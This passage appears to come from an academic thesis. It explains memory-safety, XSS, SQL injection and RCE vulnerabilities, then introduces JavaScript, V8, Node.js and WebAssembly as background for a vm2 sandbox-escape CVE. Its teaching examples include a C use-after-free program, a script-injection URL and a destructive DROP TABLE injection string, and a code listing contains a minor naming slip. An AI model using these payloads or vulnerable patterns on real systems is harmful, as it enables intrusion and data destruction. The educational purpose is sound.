If the program is not terminated upon accessing already freed memory, this condition can cause usage of values which the program does not expect. Consider the following sequence of steps a C program takes:

1. The program allocates a block of heap memory using `malloc()`, which returns a pointer to it, P_1.
2. Data is written to the block of memory pointed to by P_1.
3. The program frees the memory pointed to by P_1 by calling `free(`P_1`)`.
4. Some time later, the program allocates memory again using `malloc()`, returning pointer P_2. In order to optimize the memory allocation process, the memory manager allocates the same block of memory which was allocated in the first step, because it has been freed (and not re-allocated) since then. This means that $P_1 = P_2$; the two pointers now point to the same memory.
5. Data is written to the block of memory pointed to by P_2.

After step 3, using P_1 for read or write operations is considered invalid. However, since $P_1 = P_2$ and the latter is a valid pointer, dereferencing P_1 would most likely not result in termination of the program. Instead, writing data to the memory pointed to by P_1 would be fully reflected in P_2, essentially corrupting the memory from the point of view of code which uses P_2. Conversely, code which dereferences P_1 for reading would get unexpected data written in step 5.

If an attacker is able to control the data for the "writing" pointer, they can cause unexpected behavior in code using the other pointer. An example of this is shown in Code listing 1.2. In this example, the program allocates a memory block for storing the ID of the current user. The program relies on the integrity of this variable's value, as unauthorized modifications by the user may lead to impersonation. After some operations, the `userId` block is freed, but beacuse of active optimizations, the memory manager does not release it back to the operating system. Instead, when another block of memory is requested for storing a file name, that original block is returned again and is stored in `fileName`. The content of `*fileName` is controlled by the user. Later, the now freed `userId` pointer is used to verify whether the current user is an administrator by comparing it to the integer value `1414878787`. Considering `int` values are 4 bytes long and the program is running on a little-endian system[13], the individual bytes of this value would be stored in memory as

`0x43 0x56 0x55 0x54`,

which in ASCII encoding is the string `"CVUT"`. Since a potential attacker is able to write data to `*userId` via writing to `*fileName`, entering this string sets the value of `*userId` to `1414878787`, which is the admin ID.

[13]The least significant byte of a multi-byte integral value is stored at the lowest address.

```c
 1  const int ADMIN_ID = 1414878787; // 0x54 0x55 0x56 0x43
 2
 3  int main() {
 4      int* userId = malloc(sizeof(int));
 5      *userId = getCurrentUserId();
 6
 7      // ...
 8
 9      free(userId);
10
11      // The block from line 4 is allocated again.
12      char* fileName = malloc(5);
13      printf("Enter file name to save: ");
14      fgets(fileName, 5, stdin);
15      saveFile(fileName);
16
17      // `userId` is used after being freed on line 9.
18      if (*userId == ADMIN_ID) {
19          printSensitiveInformation();
20      }
21
22      free(fileName);
23
24      return 0;
25  }
```

Code listing 1.2 Program exhibiting a use after free vulnerability, written in C.




Figure 1.2 Exploiting the use after free vulnerability in our vulnerable program example. `fileName` and `userId` point to the same memory block on the heap. The attacker is able to control the content of `*fileName`. On a little-endian system, writing the string `"CVUT"` to `*fileName` translates to the 4 byte integer value `1414878787` (ignoring the null termination character), which is the admin ID. Dereferencing `*userId` returns that integer value.

1.4.2.1 Countermeasures

Similar to out-of-bounds writes and other memory errors, using a memory-safe language could eliminate the potential of introducing an use after free vulnerability into a program. Memory-safe languages usually do not permit the programmer to perform memory allocations and deallocations manually; instead, the runtimes of these languages manage memory themselves automatically.

In memory-unsafe languages, setting the freed pointer value to a null pointer can prevent unwanted reads or writes to memory areas using that pointer. Since on most platforms, a null pointer is invalid for read/write operations in any context, the program would most likely shut down after an attempt to use the pointer. In our vulnerable program example, dereferencing `userId` after it has been freed would cause a crash, preventing reading corrupted data. This also makes the error far more likely to be caught during testing. Memory sanitizers and static source code analysis can help in detecting using freed pointers as well.

1.4.3 CWE-79: Cross-site Scripting

Cross-site scripting (XSS) vulnerabilities are related to web applications which serve dynamically generated HTML pages. If the data used for generating pages can be supplied by users, this can lead to the generated page looking or behaving differently than what the server intended. Before proceeding further, let us provide an overview what generally happens when a user visits a web page using a web browser.

1. The user (client) types the address of the server hosting the web page into their browser. This sends a HTTP request to the server.

2. Upon receiving the request, the server generates an appropriate HTTP response containing the HTML code of the desired web page. This code can be statically loaded from the server's storage, generated dynamically, or a mix of both. The server then sends the HTTP response back to the client.

3. The user's machine receives the HTTP response. This response is handled by the web browser, which renders the page and executes scripts based on the code in the HTTP response.

XSS is a vulnerability of the server (step 2), but exploiting it leads to attacks on clients (step 3). Consider the following part of a template for generating a HTML page which displays search results based on a given query:

```
<h1>Search results for "${keyword}"</h1>
```

When the server generates the HTML page, it replaces `${keyword}` based on the query parameter of the request URL. For the URL

`https://example.com/search?keyword=cats`

the HTML code received by the browser would be

```
<h1>Search results for "cats"</h1>
```

which the browser would render as a heading reading *Search results for "cats"*.

An attacker might send a query string which is interpretable by the browser differently than regular text – HTML tags. One such tag is `<script>`, whose content browsers interpret as executable JavaScript code:

```
https://example.com/search?keyword=<script>maliciousCode()</script>
```

```
<h1>Search results for "<script>maliciousCode()</script>"</h1>
```

A web browser processing this page would then execute `maliciousCode()`. The last thing the attacker needs to do is to send the malicious URL to their victim. It is not unlikely the victim would trust the link, as the original domain is itself trustworthy.

The example we provided, where the data for the dynamic page generation is taken from the HTTP request, is a case of *reflected (non-persistent) XSS*. [23] We also recognize the *stored (persistent)* type of XSS, where user-supplied data is first stored on the vulnerable server and then used for page generation. [23] An example of persistent user data which is then displayed on the page are public comments under an article. Since stored XSS vulnerabilities do not require the malicious payload to be in the HTTP request, this often makes it easier for attackers to target their victims, as no URL sending is required. The last type of XSS occurs when the malicious payload is processed and included in the page by client-side JavaScript code, which itself is benign and is received from the server. This is called *DOM-based*[14] *XSS*. [23, 24]

1.4.3.1 Countermeasures

Web application developers should always ensure that user-supplied data inserted to their dynamically generated HTML pages cannot be interpreted by clients' browsers as executable code. There are multiple already existing solutions which sanitize the data so that it can be safely included in a page, such as the DOMPurify[15] library. If data is inserted into a page on the client side, it has to go through the same process as well to prevent DOM-based XSS attacks.

1.4.4 CWE-89: SQL Injection

Similar to how XSS is caused by placing arbitrary user-supplied data into web pages, *SQL injection* vulnerabilities occur when user input is directly used to construct a string which is then parsed and used as a SQL statement. [25]

Consider a program which takes input from users, e.g., a web server, and based on their input string, searches its internal database for information about products and returns found rows (for simplicity, in this example the result is returned as one large string). In C++-like pseudocode, this application might query the database like this:

```
string findProducts(string productName) {
    return executeStatement(
        "SELECT * FROM product p WHERE p.name = '"
        + productName
        + "' ORDER BY p.price DESC;"
    );
}
```

[14] DOM stands for *document object model* – the logical tree of the HTML page.
[15] Project repository on GitHub: `https://github.com/cure53/DOMPurify`

For benign inputs, the query works well. For example, if the user enters the product name `apple`, the SQL statement is

```sql
SELECT * FROM product p
WHERE p.name = 'apple' ORDER BY p.price DESC;
```

and the `product` table is queried as expected.

Because the SQL statement is constructed simply by concatenating three strings, the second of which is fully user-controlled, an attacker can supply a string which results in a completely different query being constructed. If the attacker submits the following string:

```
'; DROP TABLE accounting; --
```

the resulting SQL statement is

```sql
SELECT * FROM product p
WHERE p.name = ''; DROP TABLE accounting; -- ' ORDER BY p.price DESC;
```

which drops (deletes) the `accounting` table when the statement is executed.

SQL injection vulnerabilities can be exploited for reading, modifying, or deleting data altogether. In our example, we showed a `DROP TABLE` statement being appended to a `SELECT` statement; SQL injection attacks are however not limited to dropping tables. In general, all three properties of the CIA Triad can be affected:

- Confidentiality is impacted if data other than expected by the application is read, e.g., using `SELECT` or `UNION` statements.
- Integrity is impacted if the attacker manages to modify data in the database they should not be able to, for example using the `UPDATE` statement.
- Availability can be affected if the attacker is able to delete data (`DELETE` statement) or whole tables (`DROP TABLE` statement). If the attacker is able to change the database's configuration (database users, passwords, privileges, etc.), this can affect availability as well.

1.4.4.1 Countermeasures

There are two solutions to SQL injection vulnerabilities widely available in most SQL database systems: stored procedures and prepared statements. [26]

Stored procedures use the database systems' programming functionality to store a routine in the database which can the be called with given parameters. With stored procedures, the database system handles the parameters to the SQL statement (in our case, the product ID) separately as opposed to simply receiving a pre-made statement which is simply executed. This eliminates the risk of a SQL injection vulnerability, as data (the parameters) is handled separately from code (the SQL statement).

Prepared statements are SQL statements with placeholder values which are replaced with actual values by the database system when the statement is executed. This again enables the database system to handle the values separately from the SQL statement.

It is important to note that how these mechanisms work is always specific to the database system used. Developers should always check whether stored procedures and/or prepared statements, whichever they decide to use to prevent SQL injection attacks, are implemented by their used database system in a way which is not vulnerable to SQL injection. [26] As an addition, the database user through which the application interacts with the database should have as least privilege as possible, so that even if a SQL injection attack happens, the impact is constrained.

1.5 Remote Code Execution

Before moving further, let us discuss the issue of *remote code execution*.

Remote code execution (RCE) is a general term referring to a condition where an attacker is able to exploit a vulnerability in a way which allows them to execute arbitrary code on the victim machine. [27] We briefly touched this issue when describing buffer overflow attacks – if an attacker is able to overwrite the return address of a function, they might be able to execute their own instructions on the machine running the vulnerable program. Our example of a cross-site scripting attack showed how an attacker is able to execute their code on the machine of a vulnerable web applications' client. RCE is in no way limited to these two vulnerabilities; remote code execution is not the cause of a vulnerability, but rather a possible *consequence* of its exploitation.

Some specialized applications might deliberately offer users the ability to supply their own code which the application then runs. For example, an online e-mail service might allow its users to customize e-mail filtering and sorting capabilities using a script which is executed on the server whenever a new e-mail arrives. Scripts performing operations such as comparing strings or searching the new e-mail message for certain keywords are mostly harmless – this is not considered a remote code execution situation, as this type of code is fully expected by the service. However, if the service fails to constraint the capabilities of user-submitted scripts, a malicious user might try to delete critical files from the server, for example. This would then be considered a remote code execution vulnerability of the application, as deleting files from the server is most likely not something the application would want to allow.

As we describe in chapter 3, the vm2 library claimed to protect applications which execute untrusted user-submitted code from such attacks. The library's protections have since been proven to be faulty, essentially discarding the library authors' claims about its security guarantees. This has implicitly lead to applications using vm2 being vulnerable to remote code execution attacks, which the vm2 library was supposed to protect them from.

Chapter 2

JavaScript and Related Technologies

In this chapter, we introduce the reader to JavaScript, Node.js (including the underlying V8 runtime) and WebAssembly. We mainly focus on features which the reader might not be familiar with from other languages and environments, but which will play an important role in later chapters. Because this chapter serves as a technical introduction, we present code examples where appropriate.

The reason why we dedicate an entire chapter to these technologies is that they are fundamental for understanding our described libraries and the CVE-2023-37903 vulnerability. Namely:

- vm2 is a sandboxing library for the Node.js JavaScript environment; Node.js is described in section 2.3.
- The library builds its sandbox mainly around the Context interface, described in section 2.2, and JavaScript Proxies, described in section 2.1.2.3.
- While our main focus, vulnerability-wise, are sandbox escapes, we also briefly touch the issue of possible denial of service attacks on the vm2 library. For this, understanding the JavaScript event loop is crucial. The event loop is described in section 2.1.4.
- The CVE-2023-37903 vulnerability, enabling a sandbox escape, can be exploited by accessing the constructor of a leaked object to construct and call a function in the global scope of the host. JavaScript objects, functions and constructors are explained in section 2.1.2, while we describe the different types of scopes in section 2.1.6.
- The exploited vulnerability can be used for remote code execution by importing the appropriate JavaScript module. What exactly a module is and how one can be imported is shown in section 2.1.5.
- The two alternative libraries which we evaluate, isolated-vm and quickjs-emscripten, use different mechanisms for sandboxing than vm2. The former uses Isolates, described in section 2.2, while the latter uses WebAssembly, shown in section 2.4. These individual sections provide the reader with arguments how these two might be a more secure solution to untrusted code isolation.

Furthermore, in the chapters that follow, we will consider these concepts explained, and this chapter can serve as a reference for the reader.

2.1 JavaScript

JavaScript is an interpreted[1], object-oriented, dynamically typed[2] programming language originally created for scripting the behavior of HTML pages in web browsers. Since its first release in 1995 [32], the language has spread to the backend as well, thanks to the development of standalone[3] JavaScript runtime environments.

The language is an implementation of the ECMAScript specification. [33] For our purposes, we will use the terms *JavaScript* and *ECMAScript* interchangeably when referring to the formal specification of the language.

2.1.1 Variable Types

In JavaScript, a variable is either an object (described in detail in section 2.1.2) or a primitive. The language recognizes the following primitives: [34]

- `string`
- `number`
- `bigint`
- `boolean`
- `undefined`
- `symbol` (described in section 2.1.3)
- `null`

2.1.2 Functions and Objects

One of the fundamental building blocks of any JavaScript code are *functions*. They are for the most part used as one might expect from other languages – a function takes zero or more arguments, performs a defined sequence of operations and optionally returns a value.

Two common ways way to define a function in JavaScript are using the `function` keyword and the arrow syntax, which are shown in Code listing 2.1. These two differ in more than just syntax, as we explain in section 2.1.6.

Objects are another core feature of the language. An object is a set of key-value pairs called *properties*. The key of a property can either be a string or a symbol (we define and discuss symbols in section 2.1.3), while its value can be any JavaScript value, including another object or a function.

Under the hood, functions in JavaScript are objects as well and they can therefore have properties and be used as arguments to other functions. [35]

To define an object, we can use the object literal syntax (Code listing 2.2).

[1]Modern JavaScript engines usually utilize just-in-time (JIT) compilation in order to improve code execution performance. [28, 29]

[2]Meaning the types of variables are assigned at runtime based on their values. [30] The opposite is static typing, where the types of variables are assigned at compile time. [31]

[3]Running outside a web browser.

```
function hello(name) {
    console.log(`Hello, ${name}!`);
    return true;
}

const bye = (name) => {
    console.log(`Bye, ${name}!`);
}

const success = greet("Robert"); // "Hello, Robert!"
console.log(success); // true
bye("Robert"); // "Bye, Robert!"
```

Code listing 2.1 Functions in JavaScript.

```
const myCat = {
    name: "Oliver",
    meow: function() {
        console.log(`Meow, my name is ${this.name}.`);
    }
};

console.log(myCat.name); // "Oliver"

myCat.name = "Mike";
myCat.meow(); // "Meow, my name is Mike."
```

Code listing 2.2 An example of defining an object using the object literal syntax.

2.1.2.1 Prototypes

Unlike in class-based languages such as C++ or Java, where object inheritance is achieved using classes[4], objects in JavaScript inherit from each other using *prototypes*. Object `A` can have object `B` as its prototype, `B` can have `C` as its prototype and so on; the final link in this so called *prototype chain* is a `null` primitive. When accessing a property of an object, the prototype chain is traversed from the original object up until the property is found or a `null` prototype is reached. The key difference between prototyping and using classes is that while traditional classes in other object-oriented languages are mainly used for both creating objects and defining their types, prototypes are object instances themselves and the prototype chain of objects can be changed at runtime. [37]

From now on, we will notate the prototype of an object `obj` as `obj.prototype`. Note that this is strictly for notation purposes – `prototype` is not a real property available on all objects.

2.1.2.2 Constructors

Another way to create an object is by using what's called a *constructor*. A constructor is defined as a regular function like any other, but its main purpose is to construct an object, i.e., to initialize its properties and prototype. To then use the function as a constructor, we call it using the `new`

[4]JavaScript supports `class` constructs as well, but they are merely an abstraction of the prototyping mechanism. [36]

keyword. An object `obj` created using this constructor will have its `Obj.prototype.constructor` property set to the function.

Since functions are objects, we can use a constructor to create a function as well. In fact, the language provides the `Function` constructor for that very purpose. This constructor takes zero or more string arguments corresponding to the parameters the constructed function will take and another string argument representing the constructed function's body. `Function` serves as a factory function as well, meaning it can be called either with or without the `new` keyword. A function constructed either by `Function()` or `new Function()` has access to the global scope only. [38] Scopes are discussed in detail in section 2.1.6.

We demonstrate object construction in Code listing 2.3.

```
function Cat(name) {
    // `this` is bound to the constructed object instance
    this.name = name;
    this.meow = function() {
        console.log(`Meow, my name is ${this.name}.`);
    }
}

const myCat = new Cat("Mike");
myCat.meow(); // "Meow, my name is Mike."
console.log(myCat.constructor); // [Function: Cat]

const greet = Function("name", "console.log(`Hello, ${name}!`); return
↪  true;");

const success = greet("Robert"); // "Hello, Robert!"
console.log(success); // true
console.log(greet.constructor); // [Function: Function]
```

Code listing 2.3 Demonstration of object construction.

2.1.2.3 Exotic Objects and Proxies

In the ECMAScript specification, we can find references to *internal slots* and *internal methods*, denoted in the specification by their name enclosed in double brackets (`[[ ]]`), which serve as an abstraction of the inner workings and the internal state of an object – they cannot be accessed directly in ECMAScript code. The specification defines a list of *essential internal methods* for non-function objects [33, Table 4] and additional ones for function objects [33, Table 5], including their behavior. An object that internally defines all of these essential internal methods according to this list is called an *ordinary object*. Otherwise, we call the object an *exotic object*.

An example of an ordinary object in JavaScript is any object created using the object literal syntax. For example, when we retrieve a property from the object (e.g., `myCat.name`), the internal `[[Get]]` method of the object, which is implemented as per the specification, is called. [39, Section *Object internal methods*]

Functions are ordinary objects as well. Among others, they have the `[[Call]]` internal method defined, which is executed when we call the function (e.g., `greet("Robert")`). [33, Section 10.3]

On the other hand, the Array object, which represents a zero-indexed array similar to those in other languages, is an exotic object. The items of an Array object are implemented as properties like any other – the first item is a property with key `0`, the second item has key `1`, etc. By reducing the value of the Array's `length` property in code, we can permanently remove items from it. This behavior is achieved by the Array's `[[DefineOwnProperty]]` internal method, which deviates from the definition in the list of essential internal methods for ordinary objects. [33, Section 10.4.2.1], [40]

JavaScript provides a special Proxy object that can be used by programmers to create their own exotic objects in code by redefining the internal methods of object instances. A Proxy is created using two objects – the *target*, whose internal methods are to be redefined, and the *handler*, which supplies *traps*, i.e., the JavaScript functions that are invoked instead of the target's original internal methods. Other than these redefined internal methods, the Proxy acts just like the target object. [39]

For instance, we can use a Proxy to intercept access to an object's properties. An example of this is presented in Code listing 2.4.

```
const creditCard = {
    holderName: "Peter Parker",
    cardNumber: "4151728561957264",
    pin: "1337"
};

const publicCardInfoHandler = {
    get(target, property) {
        if (property === "cardNumber") {
            const numStart = target.cardNumber.substr(0, 4);
            const numEnd = target.cardNumber.substr(12, 4);
            return `${numStart}xxxxxxxx${numEnd}`;
        }
        if (property === "pin") {
            return undefined;
        }
        return target[property];
    }
};

const publicCardInfo = new Proxy(creditCard, publicCardInfoHandler);

publicCardInfo.pin = "9999";

console.log(publicCardInfo.holderName); // "Peter Parker"
console.log(publicCardInfo.cardNumber); // "4151xxxxxxxx7264"
console.log(publicCardInfo.pin);        // undefined

// The behavior of using the target object directly is unchanged
console.log(creditCard.holderName);     // "Peter Parker"
console.log(creditCard.cardNumber);     // "4151728561957264"
console.log(creditCard.pin);            // "9999"
```

Code listing 2.4 An example of using a Proxy to intercept *reading* an object's properties. The `get` trap in the handler intercepts invocations of the `[[Get]]` internal method of the target object, making it possible to redefine the behavior of property reading. No other trap is defined, therefore *setting* properties through the Proxy still works the same, for example.

2.1.3 Symbols

The `Symbol()` function creates a new primitive of type `symbol`. Each call to this function generates an unique Symbol, meaning no two distinct Symbols obtained using this function will compare as equal. As mentioned in section 2.1.2, Symbols can be used as keys for object properties. The guaranteed uniqueness of Symbols created using the `Symbol()` function gives us the ability to define new properties of an object without worrying about name conflicts with existing properties.

On the other hand, the `Symbol.for(key)` function does the following upon being called:

1. If a Symbol with `key` is found in the global Symbol registry, the function returns that symbol,
2. otherwise, the function creates a new Symbol with `key` in the global Symbol registry and returns it.

The *global Symbol registry* is a concept of a collection of existing Symbols available from any scope. Calls to `Symbol()` simply create new Symbols, while the `Symbol.for(key)` function creates and registers new Symbols in the registry. [41]

We demonstrate Symbols in Code listing 2.5.

```javascript
console.log(Symbol() === Symbol()); // false
console.log(Symbol.for("sym") === Symbol.for("sym")); // true

const myCat = {
    name: "Mike"
};

const idSymbol = Symbol();

myCat[idSymbol] = "123";
console.log(myCat[idSymbol]); // "123"

function setAge(cat, age) {
    cat[Symbol.for("age")] = age;
}

function getAge(cat) {
    return cat[Symbol.for("age")];
}

setAge(myCat, 5);
console.log(getAge(myCat)); // 5
```

Code listing 2.5 An example of using Symbols. When `setAge` is called, `Symbol.for("age")` is invoked for the first time, which creates a new Symbol with the key `"age"` in the global Symbol registry. In the call to `getAge`, the Symbol is retrieved from the registry.

2.1.4 Asynchronous Programming

JavaScript supports asynchronous programming using *Promises*. A Promise object contains two callback functions – a *resolve* and a *reject* callback – and represents the eventual result of an asynchronous task, i.e., a result which will be available in the future, when the task finishes. When that happens, one of the two callbacks is called. If the task finishes with no errors, the resolve callback is called; otherwise (if an error is thrown in the asynchronous task), the reject callback is called. If an error is thrown asynchronously and not caught using the reject callback, it is propagated to the synchronous outer scope, where it *cannot* be caught and handled using a try-catch block. [42]

An example of an asynchronous task is making a HTTP request using the `fetch()` JavaScript function available in web browsers. The function returns a Promise and we can attach an asynchronous `resolve` callback using the `Promise.prototype.then(resolve)` method, which will be called once a HTTP response is received. Similarly, for the `reject` callback, we can use the `Promise.prototype.catch(reject)` method, which will be invoked if a network error occurs. [43] In between the invocation of `fetch()` and the resolution or rejection of the Promise (which is returned immediately after `fetch()` initiates the HTTP request), other code is not blocked.

Additionally, JavaScript supports using the `async` and `await` keywords. `async function` declares a new function which implicitly wraps its return value in a Promise. The `await` keyword, followed by a Promise object, stops the execution of the script until the Promise resolves or rejects, essentially making asynchronous code behave as if it was synchronous, i.e., blocking. [44]

2.1.4.1 The Event Loop

The runtime of JavaScript is designed around a concept of an *event loop*. From a high level point of view, the event loop iterates over a *message queue*, where callbacks from asynchronous operations are put when the given operation is finished, so that the callback is ready to be called. The event loop does this iteration only when the call stack of the JavaScript script is clear – it does not interrupt running code and each message from the message queue is executed to completion before the next one is processed. [45]

However, JavaScript is by design a single-threaded language. Therefore, if a message in the message queue takes too long to process (e.g., a long I/O operation or an infinite loop), it still blocks the rest of the messages from being processed. [45]

2.1.5 Modules

A JavaScript application can be separated into *modules*, which are scripts (JavaScript files) whose selected exported values can be imported across the application or which can be packaged and distributed as libraries. For historical reasons[5], we recognize two main module systems: *ECMAScript modules* (ESM, ES modules) and *CommonJS modules* (CJS). [46]

ES modules use the `import` keyword to import other ES modules and the `export` keyword to export values such as functions and objects to be imported in other modules:

```
import * as myModule from "myESModule";
import { someValue, anotherValue } from "otherESModule";
export const exportedValue = 123;
```

CJS modules use `require()`, which is a regular JavaScript function, to import other CJS modules and the `module.exports` object to export values which can be imported in other modules:

```
const myModule = require("myCJSModule");
const { someValue, anotherValue } = require("otherCJSModule");
module.exports.exportedValue = 123;
```

[5]CJS modules were designed before ECMAScript 2015 specified ESM. [46]

Additionally, importing CJS modules from ES modules and vice versa can be achieved using the asynchronous `import()`[6] expression:

```
import("myModule")
    .then((module) => { console.log(module.exportedValue) })
    .catch(() => { console.log("Could not import myModule.") });
```

While ES and CJS modules differ in more than just syntax for importing and exporting, the main takeaway for the purposes of this thesis is that `require()` is a regular function which can import (CJS) modules. As will become clear in a later chapter, this will be one of the building blocks for full exploitation of the CVE-2023-3790 vulnerability.

2.1.6 Scopes and the this Keyword

A *scope* is a collection of values available to a particular part of the running script, similar to other programming languages. In JavaScript, we differentiate between four types of scopes. [48]

Global scope. The global scope is available via the global object, which can be accessed using the `globalThis` identifier.[7] Values declared in this scope are available anywhere in the application.

Module scope. The module scope refers to the scope created by and available in individual ES modules. Declaring a top-level variable in an ES module does not make it available in other modules, if it is not exported. Modules have access to the global and module scope.

Function scope. The function scope is created by every function. Values declared in a function are not available in outer scopes. Functions have access to the global, module and function scope.

Block scope. The block scope is created using curly braces (`{ }`). Code running in a block scope has access to the global, module, function and block scope.

The `this` keyword can be used to refer to the current execution context. [50] In the global scope, this is equal to `globalThis`. In *unbound* functions, the `this` keyword refers to the scope in which the function was defined – if the function is defined in the global scope, `this` will refer to `globalThis`. We can use the `Function.prototype.bind(obj)` function to make a function *bound* to `obj`. [51] The `this` keyword in the scope of such a bound function will resolve to `obj`. In a method of object `obj`, i.e., a non-arrow function property of `obj`, the `this` keyword resolves to `obj` by default. Arrow functions cannot be bound and their `this` keyword will always be inherited from the parent scope where the function was defined. [48]

2.2 V8

V8[8] is a JavaScript engine developed by Google, written in C++. The engine is embeddable in C++ applications and is used in in Google Chrome and other Chromium-based browsers, such as Microsoft Edge. [52, 53, 54] It also powers Node.js, which we talk about later.

The architecture of the V8 runtime is built around the *Isolate* and *Context* interfaces.

[6] Although it may seem like it, `import()` is not a function but a built-in operator which uses parentheses and “returns” a Promise. [47]

[7] Technically, JavaScript implementations are not required to have `globalThis` refer to the global object. [49] However, for our purposes, we can consider this to be true.

[8] V8 website: `https://v8.dev/`

Isolates (instances of the `v8::Isolate` C++ class) represent separate instances of the JavaScript runtime in V8. Each Isolate manages its own heap area for JavaScript objects with its own garbage collector. JavaScript objects from one Isolate cannot be used in another. At most one thread can run a given Isolate at a time, while multiple Isolates can be run using one thread each, in parallel. A default Isolate is always created when V8 is initialized. [55, 56]

A Context (an instance of the `v8::Context` C++ class) is "a sandboxed execution context with its own set of built-in objects and functions," [57] which includes the global object. A JavaScript script always has to be run in a Context, which is created in a given Isolate. An Isolate can contain multiple Contexts. [56] Unlike Isolates, there are no restrictions on sharing objects among Contexts, given they are in the same Isolate.

2.3 Node.js

Node.js[9] is an open-source, cross-platform standalone JavaScript runtime environment. It runs outside a web browser, enabling developers to develop backend applications in JavaScript. [58]

The environment uses V8 as its underlying JavaScript engine and the libuv[10] library for implementing the event loop and to enable asynchronous input/output (I/O) operations. [59, 60] Node.js also adds several built-in global objects and functions in addition to those provided by V8 (which are for the most part just the ones specified by ECMAScript). [61]

Node.js also includes an official package manager, npm, with an online package repository[11] bearing the same name. We will use the terms *package* and *library* interchangeably when talking about these packages. To import a package in a Node.js application, we can use the methods we described in section 2.1.5, using the package name in place of the module name. The module which is loaded from the package is dictated by the package's configuration file, `package.json`. [62]

2.4 WebAssembly

WebAssembly (often abbreviated as *Wasm*) is "a binary instruction format for a stack-based virtual machine." [63] It can be used as a compilation target for applications written in programming languages other than JavaScript. The compiled application can then be run in a runtime which supports executing WebAssembly, e.g., web browsers[12]. Node.js applications can use WebAssembly modules out of the box using the WebAssembly API, which is exposed via the global `WebAssembly` object. [64] The actual Wasm module execution is done by V8.

2.4.1 Isolation of WebAssembly Modules

WebAssembly modules were designed with security in mind – they are completely isolated from the host; the isolation is achieved by its memory design. Programs running as WebAssembly modules do not access the host system memory directly. Instead, a buffer (byte array) is instantiated and managed by the embedder (the environment which runs the WebAssembly module), which the WebAssembly module then uses as its memory. This array-like memory model is called *linear memory*. [65] When the WebAssembly module requests to read from or write to memory, the request is handled by the embedder, which ensures the read/write operation is within the bounds of the managed buffer. This prevents memory errors from affecting the host application.

Using a managed buffer does *not* automatically make a WebAssembly module memory-safe, it only makes it so that the memory errors are contained within the realms of the module. For

[9]Node.js website: `https://nodejs.org/`
[10]libuv website: `https://libuv.org/`
[11]npm website: `https://npmjs.com`
[12]Recent versions of the Google Chrome, Mozilla Firefox and Safari browsers can all execute WebAssembly. [63]

example, buffer overflows which cause a variable in the running WebAssembly module to be overwritten would still be effective inside the module, but the program would not be able to overwrite data in the host, as the overflow is contained in the managed buffer. This is illustrated in Figure 2.1.

WebAssembly additionally specifies requirements for compilers to enforce safety *inside* the module, e.g., to prevent flow hijacking by overwriting the return address of a function by exploiting a buffer overflow vulnerability. [66] This is however not particularly relevant to this thesis. The key takeaway is that executing a WebAssembly module guarantees[13] memory isolation from the host environment, independent of what the module actually does.




Figure 2.1 Illustration of how a managed buffer for a WebAssembly module may be implemented – the embedder maintains the managed buffer as an array of bytes. Inside the module, the available address range is 0x5b00-0x5b03. Memory access from inside the module is intercepted by the embedder and the addresses are translated to array indexes. Because the embedder ensures that no data is written outside the array, buffer overflows and other memory errors in the module do not affect the rest of the environment.

[13] As long as the embedder implements the managed buffer correctly.

Chapter 3

Code Sandboxing and the vm2 Library

In this chapter, we describe the issue of code sandboxing and introduce the reader to vm2, a code sandboxing library for Node.js.

3.1 Untrusted Code and Sandboxing

A typical computer program accepts some kind of input, operates on it, and outputs the result of the operation. For simple structures of input, such as numbers or plain text, we can consider a given program operating on different inputs to still be the same program – a calculator first evaluating the expression `5 + 2` and then the expression `7 * 10` is still the same calculator, just performing different operations as part of its expression evaluation process. By modifying the input, we can change what specific operations the program makes, but this will usually be only a subset of all possible instructions the host machine is able to execute. For our calculator example, the program might use basic math instructions such as adding, subtracting, multiplying and dividing, depending on the input – it is however unlikely that this simple calculator would accept an input for which it would deliberately delete a file on the host machine, for example.

A more complicated situation is when such a program accepts executable code as its input and the program's task is to evaluate it and perhaps return the output of this code back to the user. We can no longer presume that our program will execute only a small, predefined subset of all possible instructions, as the input itself *is* a set of instructions and in order to get the result, our program has to somehow execute them.

